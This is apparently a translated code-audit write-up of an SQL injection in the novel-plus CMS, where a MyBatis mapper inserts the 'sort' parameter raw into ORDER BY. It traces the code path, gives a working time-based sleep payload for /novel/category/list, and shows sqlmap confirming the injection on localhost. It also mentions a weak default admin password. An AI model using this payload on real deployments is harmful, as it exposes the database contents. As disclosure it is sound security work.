Application Introduction

novel-plus is a multi-terminal (PC, WAP) reading, full-featured original literature CMS system

Vulnerability Introduction


Please refer to the official manual for the build environment

In the background, the parameters of sql execution are not handled, leading to sql injection vulnerability

Code Audit Process


The vulnerability was found in the backend, and during the white-box audit, it was discovered that the backend password was weak by default, and the cause was the inability to pre-compile the orderby field using mybatis, and no filtering was done

There is a list method under the Category controller in the Novel module, which does not have any processing of the parameters to go to the next step in the process, and then we debug to follow up




```
@ApiOperation(value = "获取新闻类别表列表", notes = "获取新闻类别表列表")
@ResponseBody
@GetMapping("/list")
@RequiresPermissions("novel:category:category")
public R list(@RequestParam Map<String, Object> params) {
    //查询列表数据
    Query query = new Query(params);
    List<CategoryDO> categoryList = categoryService.list(query);
    int total = categoryService.count(query);
    PageBean pageBean = new PageBean(categoryList, total);
    return R.ok().put("data", pageBean);
```

Then call the list method of the CategoryService interface class




```
    1 个实现
    List<CategoryDO> list(Map<String, Object> map);

    1 个实现
```

Continue tracing back to the Dao interface layer



```
@Override
public List<CategoryDO> list(Map<String, Object> map){
    return categoryDao.list(map);
}
```

Finally locate the Categorymapper.xml file




```
<select id="list" resultType="com.java2nb.novel.domain.CategoryDO">
    select `id`,`name`,`sort`,`create_user_id`,`create_time`,`update_user_id`,`update_
    <where>
              <if test="id != null and id != ''"> and id = #{id} </if>
              <if test="name != null and name != ''"> and name = #{name} </if>
              <if test="sort != null and sort != ''"> and sort = #{sort} </if>
              <if test="createUserId != null and createUserId != ''"> and create_user_
              <if test="createTime != null and createTime != ''"> and create_time = #{
              <if test="updateUserId != null and updateUserId != ''"> and update_user_
              <if test="updateTime != null and updateTime != ''"> and update_time = #{
            </where>
    <choose>
        <when test="sort != null and sort.trim() != ''">
            order by ${sort} ${order}
```

Here it is found that it accepts a parameter called sort, check as long as it is not empty and not a space

Write a payload for manual testing

/novel/category/list?limit=10&offset=0&order=desc&sort=(select*from(select%2Bsleep(5)union%2F**%2Fselect%2B1)a)



localhost/novel/category/list?limit=10&offset=0&order=desc&sort=(select*from(select%2Bsleep(5)union%2F**%2Fselect%2B1)a)

[redacted]


500

服务器内部错误

服务器好像出错了...
您可以返回主页看看

状态	方法	域名	文件	发起者	类型	传输	大小	
200	GET	localhost	list?limit=10&offset=0&order=desc&sort=(select*from(select+sleep(5)union/**/select+1)a)	document	html	1.23 kB	1.08 kB	5060 毫秒
200	GET	localhost	jquery.min.js?v=2.1.4	script	js	已缓存	0 字节	0 毫秒
200	GET	localhost	bootstrap.min.js?v=3.3.6	script	js	已缓存	0 字节	0 毫秒
200	GET	localhost	favicon.ico	FaviconLoader.jsm:180 (img)	json	已缓存	36 字节	0 毫秒

The delay is successful, in order to better demonstrate the effect, use sqlmap to test the local environment, grab the package to save the file, and then test



```
[10:15:29] [INFO] checking if the injection point on URI parameter '#1*' is a false positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 3961 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: http://localhost:80/novel/category/list?limit=10&offset=0&order=desc&sort=(SELECT 2857 FROM (SELECT(SLEEP(
5)))IalP)
---
[10:16:24] [INFO] the back-end DBMS is MySQL
[10:16:24] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to p
revent potential disruptions
back-end DBMS: MySQL >= 5.0.12
```

As you can see, using the sqlmap tool, the database vulnerability of the target host was successfully obtained.If hackers exploit this vulnerability, they can get all the information in the database.